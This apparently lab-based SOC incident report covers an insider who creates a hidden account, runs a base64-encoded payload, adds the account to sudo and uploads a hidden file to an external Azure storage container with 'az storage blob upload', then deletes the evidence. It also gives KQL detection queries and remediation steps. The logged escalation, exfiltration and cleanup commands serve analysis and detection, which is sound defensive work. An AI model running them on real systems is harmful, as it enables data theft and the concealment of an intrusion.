To: Management, SOC Lead
From: Fasi Sika - SOC Analyst
Date: 09 December, 2025
Priority: **Critical**

Executive Summary

Starting 06 December 2025, workstation `linux-lab6700` coordinated series of malicious actions initiated by the user account `labuser123`. Logs indicate that the user created an unauthorized local account `guest` and within minutes began setting up hidden folders and files. About an hour later, the user created and ran a custom script that generated a hidden payload designed to automate privilege escalation and data exfiltration.

Within seconds of running this payload, the unauthorized `guest` account was granted full administrative privileges and sensitive data stored in the hidden file was uploaded to an external cloud storage account using Azure services. Immediately after exfiltration, the payload and hidden files were deleted in an attempt to remove evidence of compromise. This activity constitutes a serious insider threat incident with confirmed data loss and intentional evasion of current security controls.

Findings

Unauthorized `guest` account created
The insider threat created `guest` as a new user on the compromised Linux workstation

- Timestamp: 2025-12-06T23:51:37.764906Z
- AccountName: labuser123

Hidden Directory Created
Insider created a hidden folder `/.Desktop`

- Command: mkdir /.Desktop
- Timestamp: 2025-12-06T23:54:31.326604Z
- AccountName: labuser123
- SHA256: bd2f081ac37d653181332bd27f35a6041dbf215a7957f65838a9cbec9e64928b

Hidden File Created and Modified
Insider created a hidden file `.notes.txt`

- Command: touch .notes.txt && vim .notes.txt
- Timestamp: 2025-12-06T23:55:43.851437Z
- AccountName: labuser123
- FileName: `.notes.txt
- FolderPath: /home/labuser123/.Desktop/
- SHA256: dff9809310a5507c6e85ce2c6a6abe58e3e8e8cd46bd9863792bc566751b6f54

Bash Script Creation
Insider manually created a bash script `script.sh`

- Command: touch script.sh
- Timestamp: 2025-12-07T01:05:41.527928Z
- AccountName: labuser123
- FileName: script.sh
- FolderPath: /home/labuser123/.Desktop/script.sh
- FileSize: 0
- SHA256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855

Bash Script Modified:
Insider modified bash script with malicious code

- Command: vim script.sh
- Timestamp: 2025-12-07T01:12:10.238318Z
- AccountName: labuser123
- FileName: script.sh
- FolderPath: /home/labuser123/.Desktop/script.sh
- FileSize:1344
- SHA256: a7ec4ac67cbecc5cdf059e15e84cd0433e6854049bc3019f8172a8900f8902bf

Bash Script Executable:
Insider made the bash script executable

- Command: chmod +x script.sh
- Timestamp: 2025-12-07T01:12:57.957357Z
- AccountName: labuser123
- FileName: script.sh
- FolderPath: /home/labuser123/.Desktop/script.sh

Bash Script Executed:
The insider ran the bash script

- Command: ./script.sh
- Timestamp: 2025-12-07T01:13:09.423162Z
- AccountName: labuser123
- FileName: script.sh
- FolderPath: /home/labuser123/.Desktop/script.sh

Note: script included `base64 -d` which indicates the payload inside `script.sh` is partially encoded using base64

Malicious Payload Made Executable:
Script creates and makes a hidden script executable

- Command: chmod +x /tmp/.payload.sh
- Timestamp: 2025-12-07T01:13:09.428305Z
- AccountName: labuser123
- FileName: .payload.sh
- FolderPath: /tmp
- InitiatingProcessCommandLine: /.script.sh

Malicious Payload Executed:
Script is executed

- Command: /tmp/.payload.sh

- Timestamp: 2025-12-07T01:13:09.432859Z
- AccountName: labuser123
- InitiatingProcessCommandLine: /tmp/.payload.sh

Privilege Escalation:
Script adds `guest` sudo privileges

- Command: sudo usermod -aG sudo guest
- Timestamp: 2025-12-07T01:13:09.433132Z
- AccountName: labuser123
- InitiatingProcessCommandLine: /tmp/.payload.sh

Data Exfiltration:
Script attempts to exfiltrate home/labuser123 /.Desktop/.notes.txt to an Azure Storage Container

- Command: /usr/bin/env bash /usr/bin/az storage blob upload ��--account-name linuxlab6700storage ��--account-key ********** ��--container-name linuxlab6700storage ��--file /home/labuser123/.Desktop/.notes.txt ��--name employee_data
- Timestamp: 2025-12-07T01:13:09.483533Z
- AccountName: labuser123
- InitiatingProcessCommandLine: /tmp/.payload.sh
- File exfiltrating: /home/labuser123/.Desktop/.notes.txt`
- Output file: `employee_data

Payload Self-Deletes:
script contains line to self delete once complete

- Command: rm /tmp/.payload.sh
- Timestamp: 2025-12-07T01:13:12.865684Z
- AccountName: labuser123
- InitiatingProcessCommandLine: /tmp/.payload.sh

HIdden Files Deleted:
Insider manually deletes hidden files

- Command: rm .notes.txt script.sh
- Timestamp: 2025-12-07T01:20:12.598566Z
- AccountName: labuser123
- InitiatingProcessCommandLine: -bash

Hidden Directory Deleted:
Insider manually deletes hidden directory

- Command: rm -rf .Desktop/
- Timestamp: 2025-12-07T01:20:34.005399Z
- Labuser123
- InitiatingProcessCommandLine: -bash

Recommendations

Disable Unauthorized Accounts

- Immediately remove the unauthorized “guest” account
- Reset credentials for “labuser123” as their account was used to carry out malicious activities

Data Loss Prevention (DLP) controls

- Review and update current DLP controls

Revoke Cloud Credentials

- Rotate Azure Storage account keys as the current keys were compromised and used in the attack

Implement Privileged Access Controls

- Review labuser123’s role responsibilities to determine if they need administrative privileges
- If admin privileges are needed, consider Just-In-Time privileges

Strengthen Endpoint Monitoring

- File Integrity Monitoring for sensitive Linux files such as */etc/passwd*, */etc/shadow*, and */etc/sudoers*, for modification
- Monitor for hidden file and directory creation (begins with `.`)
- Monitor for decoding commands (such as base64 -d)
- Monitor for execution of scripts
- Periodic monitoring of accounts and groups with privileged access
  Review bash and audit logs are properly forwarded to SIEM


Training

- Mandatory security awareness training on Insider Threats and business impact of security incidents

Appendix A - Evidence Summary

Microsoft Sentinel Alert Query

```
let timePeriodThreshold = ago(3d);
let sensitiveGroups = dynamic(["sudo"]);
DeviceProcessEvents
| where Timestamp > timePeriodThreshold
| where InitiatingProcessCommandLine contains "usermod -aG"
| where InitiatingProcessCommandLine has_any (sensitiveGroups)
```




```
set query_now = datetime(2025-12-07T01:48:18.1497135Z);
let timePeriodThreshold = ago(1d);
let sensitiveGroups = dynamic(["sudo"]);
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where Timestamp > timePeriodThreshold
| where InitiatingProcessCommandLine contains "usermod -aG"
| where InitiatingProcessCommandLine has_any (sensitiveGroups)
```

☐	TimeGenerated [UTC]	AccountDomain	AccountName	ActionType	AdditionalFields	DeviceId	DeviceName
☐	12/7/2025, 1:13:09.480 AM			ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.480 AM			ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.480 AM			ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.480 AM			ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.479 AM			ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.479 AM			ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.450 AM	linux-lab6700	labuser123	ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.446 AM	linux-lab6700	labuser123	ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt
☐	12/7/2025, 1:13:09.448 AM	linux-lab6700	labuser123	ProcessCreated	{"InitiatingProcessPosixEffectiveUser":{"Name":"root","Domai...	d83dc0ae02a32181bfa5a90ba3bacb93e3cdef9e	linux-lab6700.zi5bvzlx0idetcyt

Guest Account Creation

```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where InitiatingProcessCommandLine contains "guest"
| order by TimeGenerated asc
| project TimeGenerated, AccountDomain, AccountName, InitiatingProcessCommandLine, InitiatingProcessId, InitiatingProcessSHA256
```




```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where InitiatingProcessCommandLine contains "guest"
| order by TimeGenerated asc
| project TimeGenerated, AccountDomain, AccountName, InitiatingProcessCommandLine, InitiatingProcessId, InitiatingProcessSHA256
```

☐	TimeGenerated [UTC]	AccountDomain	AccountName	InitiatingProcessCommandL...	InitiatingProcessId
☑	12/6/2025, 11:51:37.764 PM	linux-lab6700	labuser123	sudo useradd guest	7502
☐	12/6/2025, 11:51:37.766 PM	linux-lab6700	labuser123	sudo useradd guest	7505
☐	12/6/2025, 11:51:37.767 PM	linux-lab6700	labuser123	sudo useradd guest	7506
☑	12/6/2025, 11:51:37.845 PM	linux-lab6700	root	useradd guest	7506


Post-Unauthorized Account Creation Activity

```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| order by TimeGenerated asc
| project TimeGenerated, AccountDomain, AccountName, ProcessCommandLine,
FolderPath, InitiatingProcessCommandLine, InitiatingProcessId, InitiatingProcessSHA256
```




```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| order by TimeGenerated asc
| project TimeGenerated, AccountDomain, AccountName, ProcessCommandLine, FolderPath, InitiatingProcessCommandLine, InitiatingProcessId, InitiatingProcessSHA256
```

	TimeGenerated [UTC]	AccountDomain	AccountName	ProcessCommandLine	FolderPath	InitiatingProcessCommandL...
□	12/6/2025, 11:54:13.652 PM	linux-lab6700	labuser123	ls --color=auto	/usr/bin/ls	-bash
□	12/6/2025, 11:54:15.252 PM	linux-lab6700	labuser123	ls --color=auto /home/labuser1...	/usr/bin/ls	-bash
□	12/6/2025, 11:54:21.111 PM	linux-lab6700	labuser123	ls --color=auto -la /home/labus...	/usr/bin/ls	-bash
☑	12/6/2025, 11:54:31.326 PM	linux-lab6700	labuser123	mkdir .Desktop	/usr/bin/mkdir	-bash
□	12/6/2025, 11:55:00.594 PM	linux-lab6700	root	/usr/sbin/cron -f -P	/usr/sbin/cron	/usr/sbin/cron -f -P
□	12/6/2025, 11:55:00.599 PM	linux-lab6700	root	/usr/sbin/cron -f -P	/usr/sbin/cron	/usr/sbin/cron -f -P
□	12/6/2025, 11:55:00.602 PM	linux-lab6700	root	/bin/sh -c "command -v debian...	/usr/bin/dash	/usr/sbin/cron -f -P
□	12/6/2025, 11:55:00.602 PM				/usr/bin/dash	/bin/sh -c "command -v de
□	12/6/2025, 11:55:00.603 PM			/bin/sh /usr/lib/sysstat/debian-...	/usr/bin/dash	
☑	12/6/2025, 11:55:43.851 PM	linux-lab6700	labuser123	touch .notes.txt	/usr/bin/touch	-bash
☑	12/6/2025, 11:57:18.279 PM	linux-lab6700	labuser123	vim .notes.txt	/usr/bin/vim.basic	-bash
□	12/6/2025, 11:57:24.872 PM	linux-lab6700	labuser123	ls --color=auto -la	/usr/bin/ls	-bash
□	12/6/2025, 11:59:00.607 PM	linux-lab6700	root	/usr/sbin/cron -f -P	/usr/sbin/cron	/usr/sbin/cron -f -P




```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| where InitiatingProcessAccountName == "labuser123"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FileSize, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, SHA256
```

	TimeGenerated [UTC]	ActionType	Initiatin...	FileName	FileSize	FolderPath	ProcessCommandLine	InitiatingProcessCommandLine
□	12/7/2025, 1:11:17.684 AM	ProcessCreated	labuser123	clear	14656	/usr/bin/clear	clear	-bash
□	12/7/2025, 1:11:19.402 AM	ProcessCreated	labuser123	ls	138216	/usr/bin/ls	ls --color=auto -la	-bash
□	12/7/2025, 1:11:27.026 AM	ProcessCreated	labuser123	vim.basic	3787824	/usr/bin/vim.basic	vim script.sh	-bash
□	12/7/2025, 1:12:12.316 AM	ProcessCreated	labuser123	ls	138216	/usr/bin/ls	ls --color=auto -la	-bash
☑	12/7/2025, 1:12:57.957 AM	ProcessCreated	labuser123	chmod	55816	/usr/bin/chmod	chmod +x script.sh	-bash
☑	12/7/2025, 1:13:09.421 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	-bash
☑	12/7/2025, 1:13:09.423 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh
☑	12/7/2025, 1:13:09.423 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh
☑	12/7/2025, 1:13:09.426 AM	ProcessCreated	labuser123	base64	35336	/usr/bin/base64	base64 -d	/bin/bash ./script.sh
☑	12/7/2025, 1:13:09.427 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh




```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| where InitiatingProcessAccountName == "labuser123"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FileSize, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, SHA256
```

⊟	TimeGenerated [UTC]	ActionType	Initiatin...	FileName	FileSize	FolderPath	ProcessCommandLine	InitiatingProcessCommandLine
☐ >	12/7/2025, 1:13:09.423 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh
☐ >	12/7/2025, 1:13:09.426 AM	ProcessCreated	labuser123	base64	35336	/usr/bin/base64	base64 -d	/bin/bash ./script.sh
☐ >	12/7/2025, 1:13:09.427 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh
☑ >	12/7/2025, 1:13:09.428 AM	ProcessCreated	labuser123	chmod	55816	/usr/bin/chmod	chmod +x /tmp/.payload.sh	/bin/bash ./script.sh
☑ >	12/7/2025, 1:13:09.429 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh
☑ >	12/7/2025, 1:13:09.430 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	/bin/bash ./script.sh
☑ >	12/7/2025, 1:13:09.432 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	bash /tmp/.payload.sh




```
DeviceProcessEvents
| where DeviceName contains "linux-lab6700"
| where TimeGenerated > todatetime('2025-12-06T23:51:37.764906Z')
| where InitiatingProcessAccountName == "labuser123"
| order by TimeGenerated asc
| project TimeGenerated, ActionType, InitiatingProcessAccountName, FileName, FileSize, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, SHA256
```

⊟	TimeGenerated [UTC]	ActionType	Initiatin...	FileName	FileSize	FolderPath	ProcessCommandLine	InitiatingProcessCommandLine
☐ >	12/7/2025, 1:13:09.429 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	/bin/bash ./script.sh	/bin/bash ./script.sh
☐ >	12/7/2025, 1:13:09.430 AM	ProcessCreated	labuser123	bash	1396520	/usr/bin/bash	bash /tmp/.payload.sh	/bin/bash ./script.sh
